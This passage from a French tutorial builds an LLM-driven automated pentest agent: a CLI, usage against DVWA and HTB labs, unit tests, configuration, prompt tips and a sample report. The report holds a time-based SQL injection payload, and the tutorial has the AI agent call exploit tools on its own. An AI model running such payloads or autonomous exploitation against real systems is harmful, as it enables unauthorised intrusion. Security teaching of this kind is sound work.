        'target': context.get('target'),
        'scan_date': timestamp,
        'tool_version': '1.0.0'
    },
    'risk_score': score,
    'recon': context.get('recon', {}),
    'scan': context.get('scan', {}),
    'exploit': context.get('exploit', []),
}

path = f"{self.output_dir}/report_{timestamp}.json"
with open(path, 'w') as f:
    json.dump(report, f, indent=2, default=str)
return path

def generate(self, context: dict, fmt: str = 'all') -> dict:
    score = self.calculate_risk_score(context)
    paths = {}
    if fmt in ('pdf', 'all'): paths['pdf'] = self.generate_pdf(context, score)
    if fmt in ('html', 'all'): paths['html'] = self.generate_html(context, score)
    if fmt in ('json', 'all'): paths['json'] = self.generate_json(context, score)
    print(f'[REPORT] Score: {score["total_score"]}/100 (Grade {score["grade"]})')
    print(f'[REPORT] Fichiers: {list(paths.values())}')
    return paths
```

6

Agent CLI Complet

Point d'entrée final — intégration, tests & démo

Objectifs de l'étape

- 1 Assembler le CLI principal avec Click et Rich pour l'affichage
- 2 Implémenter la gestion des erreurs et le mode dry-run
- 3 Tester l'agent sur DVWA (local) et un HTB/THM lab
- 4 Valider le rapport généré et itérer sur les modules

6.1 — CLI Principal (agent.py)

agent.py — Point d'entrée CLI

agent.py — CLI avec Click + Rich

```
#!/usr/bin/env python3
import click
from rich.console import Console
from rich.panel import Panel
from rich.progress import Progress, SpinnerColumn, TextColumn
from modules.llm_agent import PentestAgent
from config import Config

console = Console()

@click.command()
@click.argument('url')
@click.option('--model', default='gpt-4o', help='Modèle LLM à utiliser')
@click.option('--format', 'fmt', default='all',
type=click.Choice(['pdf', 'html', 'json', 'all']),
help='Format du rapport')
@click.option('--verbose/--quiet', default=True)
@click.option('--dry-run', is_flag=True,
help='Simule sans lancer les outils réels')
def main(url: str, model: str, fmt: str, verbose: bool, dry_run: bool):
    '''Agent de Pentest Automatisé — effectue un test complet sur URL'''
    console.print(Panel(
        f'[bold green]PENTEST AGENT v1.0[/bold green]\n'
        f'Cible : [cyan]{url}[/cyan]\n'
        f'Modèle : [yellow]{model}[/yellow]\n'
        f'Format : [blue]{fmt}[/blue]',
        title='[bold]Configuration[/bold]'
    ))

    if not Config.OPENAI_API_KEY:
        console.print('[red]ERREUR: OPENAI_API_KEY non définie dans .env[/red]')
```

```

    raise click.Abort()

if dry_run:
    console.print('[yellow]Mode dry-run: simulation sans outils réels[/yellow]')
    return

agent = PentestAgent(model=model, verbose=verbose)
with Progress(SpinnerColumn(), TextColumn('{task.description}'),
               console=console) as progress:
    task = progress.add_task('[cyan]Pentest en cours...', total=None)
    result = agent.run(url)
    progress.remove_task(task)

    console.print(Panel(
        f'[bold green]Pentest terminé![/bold green]\n'
        f'Étapes LLM : {result["steps"]}\n'
        f'Résumé : {result["output"][:300]}...',
        title='[bold]Résultats[/bold]'
    ))

if __name__ == '__main__':
    main()

```

6.2 — Utilisation & Exemples

bash — Utilisation de l'Agent

```

# Pentest basique
python3 agent.py http://dvwa.local

# Pentest avec modèle Claude et rapport PDF uniquement
python3 agent.py http://10.10.10.100 --model claude-3-5-sonnet-20241022 --format pdf

# Mode silencieux (pas de logs LLM)
python3 agent.py http://target.htb --quiet

# Tester la configuration sans lancer le scan
python3 agent.py http://target.com --dry-run

```

OUTPUT

```

PENTEST AGENT v1.0
Cible : http://dvwa.local
Modèle : gpt-4o
Format : all

[AGENT] Démarrage du pentest sur http://dvwa.local

Thought: Je dois commencer par la reconnaissance pour cartographier la cible.
Action: recon_tool
Action Input: http://dvwa.local

```

```

Observation: {ports: [22,80,3306], technologies: [Apache, PHP, MySQL,
jQuery]...}

Thought: J'ai détecté MySQL sur le port 3306 et PHP – risque SQLi élevé.

Action: scan_tool ...

...

[REPORT] Score: 78/100 (Grade D) – Niveau: Critique

[REPORT] Fichiers: outputs/pentest_report_20241201_143022.pdf

```

6.3 — Tests Unitaires

tests/test_modules.py

tests/test_modules.py — Tests Unitaires avec mocks

```

import pytest

from unittest.mock import patch, MagicMock
from modules.recon import ReconModule
from modules.scanner import ScannerModule, Severity
from modules.exploit import ExploitModule


class TestReconModule:
    @patch('subprocess.run')
    def test_nmap_parsing(self, mock_run):
        mock_run.return_value = MagicMock(
            stdout='<?xml version="1.0"?>...<port portid="80" protocol="tcp">'
            '<state state="open"/><service name="http"/></port>...',
            returncode=0
        )

        recon = ReconModule()
        _, ports = recon.run_nmap('http://localhost')
        assert len(ports) >= 0 # Parse sans erreur


    @patch('requests.get')
    def test_missing_headers(self, mock_get):
        mock_get.return_value = MagicMock(
            headers={'Server': 'Apache'}, # Manque CSP, HSTS...
            status_code=200
        )

        recon = ReconModule()
        headers, missing = recon.check_headers('http://localhost')
        assert 'Content-Security-Policy' in missing
        assert 'Strict-Transport-Security' in missing


class TestExploitModule:
    @patch('requests.get')
    def test_sql_i_error_detection(self, mock_get):
        mock_get.return_value = MagicMock(

```

```
text='You have an error in your SQL syntax near... mysql_fetch'
)
exploit = ExploitModule()
result = exploit.test_sql_i_fast('http://localhost/page?id=1', 'id')
assert result is not None
assert result.severity.value == 'CRITICAL'

# Lancer les tests
# pytest tests/ -v --tb=short
```

Annexe A — requirements.txt & .env

```
requirements.txt

requirements.txt

langchain==0.2.0
langchain-openai==0.1.0
openai==1.30.0
python-dotenv==1.0.0
requests==2.31.0
beautifulsoup4==4.12.3
lxml==5.2.0
reportlab==4.2.0
jinja2==3.1.4
rich==13.7.0
click==8.1.7
pydantic==2.7.0
colorama==0.4.6
tqdm==4.66.0

.env

.env — Variables d'environnement

# Clé API OpenAI (ou Anthropic pour Claude)
OPENAI_API_KEY=sk-proj-xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

# Alternative – Claude (LangChain supporte Anthropic)
# ANTHROPIC_API_KEY=sk-ant-xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

# Configuration optionnelle
SCAN_LEVEL=3
OUTPUT_DIR=./outputs
```

Annexe B — Prompt Engineering pour l'Agent

Technique	Description	Exemple
Chain-of-Thought	Forcer le raisonnement explicite	"Pense étape par étape avant chaque action"
Tool Description	Descriptions précises des outils	"Appeler EN PREMIER sur une nouvelle cible"
Constraint Setting	Limiter les actions dangereuses	"Ne jamais tenter d'escalade hors scope"
Output Format	Structurer les réponses	"Toujours inclure une remédiation par finding"
Few-shot	Exemples dans le prompt	"Exemple: si SQLi détecté, appeler exploit_tool"

Annexe C — Exemple de Rapport Généré

```
outputs/report_20241201_143022.json — Exemple
```

```
{
  "metadata": {
    "target": "http://dvwa.local",
    "scan_date": "20241201_143022",
    "tool_version": "1.0.0"
  },
  "risk_score": {
    "total_score": 78,
    "grade": "D",
    "risk_level": "Critique",
    "counts": {"CRITICAL": 2, "HIGH": 3, "MEDIUM": 5, "LOW": 2, "INFO": 4}
  },
  "exploit": [
    {
      "title": "SQL Injection (Time-Based) – param: id",
      "severity": "CRITICAL",
      "url": "http://dvwa.local/vulnerabilities/sqli/?id=1",
      "cvss": 9.8,
      "evidence": "Payload: ' OR SLEEP(3)--",
      "remediation": "Utiliser des requêtes préparées (PDO/Parameterized)"
    },
    {
      "title": "XSS Reflected – param: name",
      "severity": "HIGH",
      "url": "http://dvwa.local/vulnerabilities/xss_r/?name=...",
      "cvss": 7.4,
      "remediation": "htmlspecialchars() + Content-Security-Policy"
    }
  ]
}
```